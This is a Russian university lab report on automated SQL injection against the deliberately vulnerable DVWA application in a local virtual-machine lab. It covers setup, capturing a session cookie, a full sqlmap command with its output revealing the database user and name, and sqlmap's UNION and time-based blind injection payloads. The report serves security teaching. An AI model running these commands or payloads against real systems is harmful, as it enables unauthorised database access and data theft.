

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

Автоматизированные SQL инъекции с помощью SqlMap
ОТЧЁТ
ПО ДИСЦИПЛИНЕ
«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Серебрякова Алексея Владимировича

Преподаватель

профессор, д.ф.-м.н.


подпись, дата

А.С. Гераськин

Саратов 2023

Раздел 1. Настройка Fedora

1. Запустите Virtual Box, зайдите в настройки Fedora 14
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14

Войдите в систему

Login: student

Password: <Выбранный ранее пароль>.




Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал
Applications --> System Tools--> Terminal

Смените текущего пользователя на root
`su - root`
<Ранее созданный пароль root>

Определите IP адрес
`ifconfig -a`




```
[student@Fedora14 ~]$ su - root
Password:
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:BD:32:9C
          inet addr:192.168.0.208  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:329c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4436 (4.3 KiB)  TX bytes:7002 (6.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)

[root@Fedora14 ~]#
```

Раздел 4. Настройка BackTrack

1. Запустите Virtual Box, зайдите в настройки BackTrack
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




Раздел 5. Вход в BackTrack

Запустите виртуальную машину BackTrack

Войдите в систему

Login: root

Password: toor <Или измененный ранее пароль>.




Раздел 6. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска

Определите IP адрес

ifconfig -a



```
root@root: ~  
File Edit View Terminal Help  
root@root:~# ifconfig -a  
eth0      Link encap:Ethernet  HWaddr 08:00:27:02:f2:f4  
          inet addr:192.168.0.248  Bcast:192.168.0.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe02:f2f4/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:43 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:6303 (6.3 KB)  TX bytes:3657 (3.6 KB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:21 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:2789 (2.7 KB)  TX bytes:2789 (2.7 KB)  
  
root@root:~#
```

Раздел 7. Запуск DVWA

Applications -> Internet -> Firefox

Замечания:

1. Можно использовать браузер компьютера с любой ОС, компьютер должен быть в вашей локальной сети
2. Не обязательно работать с DVWA на виртуальной машине с Fedora.


Необходимые условия:

- a. В локальной сети есть Fedora Server
- b. Запущен httpd
- c. Запущен mysqld

Условия выполнены!

Войдите в DVWA

1. <http://IPADDRESS/dvwa/login.php> (Замените IPADDRESS на ваш ip-адрес)
2. Имя пользователя: admin
3. Пароль: password (Это стандартный пароль для admin)



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Настройте уровень безопасности сайта

1. Выберите “DVWA Security”
2. Из выпадающего списка выберите “Low”
3. Щелкните “Submit”

Раздел 8. Получение PHP Cookie


В меню слева выберите “SQL Injection”

Примените Tamper Data

- a. Tools -> Tamper Data
- b. Start Tamper

Выполните базовую инъекция

- a. Введите «1» в текстовое поле
- b. Нажмите «Submit»



Замечания:

Цель данного пункта – увидеть, как запрос GET обращается к общему интерфейсу шлюза(CGI).

Мы будем использовать выходные данные поля "Surname" и SQLMAP для получения имен и паролей пользователей базы данных.

Приостановите слежение


- В появившемся диалоговом окне “Tamper with request?” снимите галочку с “Continue Tampering” и нажмите “Submit”

Скопируйте ссылочную URL

- В окне Tamper Data выберите второй GET-запрос, затем выберите “Referer Link”
- Скопируйте ссылку

Откройте блокнот и вставьте скопированную ссылку

В Tamper Data скопируйте содержимое поля “Cookie” того же GET-запроса и вставьте его в блокнот



Раздел 9.Использование SqlMap для получения информации о текущем пользователе БД

1. Проверьте наличие sqlmap.py
 - a. `cd /pentest/database/sqlmap`
 - b. `ls -l sqlmap.py`

```
root@root:~# cd /pentest/database/sqlmap/
root@root:/pentest/database/sqlmap# ls -l sqlmap.py
-rwxr-xr-x 1 root root 3513 2011-06-01 23:41 sqlmap.py
root@root:/pentest/database/sqlmap#
```

2. Получите информацию о пользователе БД для DVWA, заменив скопированным Referer Link строку после флага “-u” и скопированными cookie строку после “--cookie”
 - a. `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -b --current-db --current-user`

```
root@root:/pentest/database/sqlmap# clear
root@root:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.0.208/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=jlcuv00smul17utkoam9q4at94; security=high" -b --current-db --current-user

sqlmap/1.0-dev (r4009) - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[!] Legal Disclaimer: usage of sqlmap for attacking web servers without prior mutual consent can be considered as an illegal activity. it is the final user's responsibility to obey all applicable local, state and federal laws. authors assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting at: 16:10:55

[16:10:55] [INFO] using '/pentest/database/sqlmap/output/192.168.0.208/session' as session file
[16:10:55] [INFO] testing connection to the target url
[16:10:55] [INFO] testing if the url is stable, wait a few seconds
[16:10:57] [INFO] url is stable
[16:10:57] [INFO] testing if GET parameter 'id' is dynamic
[16:10:57] [WARNING] GET parameter 'id' appears to be not dynamic
[16:10:57] [WARNING] heuristic test shows that GET parameter 'id' might not be injectable

[16:18:47] [INFO] manual usage of GET payloads requires url encoding
[16:18:47] [INFO] the back-end DBMS is MySQL
[16:18:47] [INFO] fetching banner
web server operating system: Linux Fedora 14 (Laughlin)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
banner:      '5.1.51'

[16:18:47] [INFO] fetching current user
current user:  'root@localhost'

[16:18:47] [INFO] fetching current database
current database:  'dvwa'


[16:18:47] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.0.208'

[*] shutting down at: 16:18:47

root@root:/pentest/database/sqlmap#
```


Замечания:

- -u, целевая URL
 - --cookie, HTTP Cookie заголовок
 - -b, извлечь DBMS баннер
 - --current-db, извлечь текущую базу данных DBMS
 - --current-user, извлечь текущего пользователя DBMS
3. Продолжите тестирование вводом “у” при ожидании ответа
 4. Изучите результаты
 - а. Для DVWA имя БД – “dvwa” и пользователь – root на сервере БД




```
BackTrack [Работает] - Oracle VM VirtualBox
Файл Машина Вид Ввод Устройства Справка
Applications Places System
root@root: /pentest/database/sqlmap
File Edit View Terminal Help
Payload: id=1' UNION ALL SELECT NULL, CONCAT(CHAR(58,98,113,121,58),IFNULL(CAST(CHAR(81,113,77,111,98,79,85,113,76,74) AS CHAR),CHAR(32)),CHAR(58,109,117,103,58))# AND 'mcHz'='mcHz&Submit=Submit
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'JRIY'='JRIY&Submit=Submit
---
[16:18:47] [INFO] manual usage of GET payloads requires url encoding
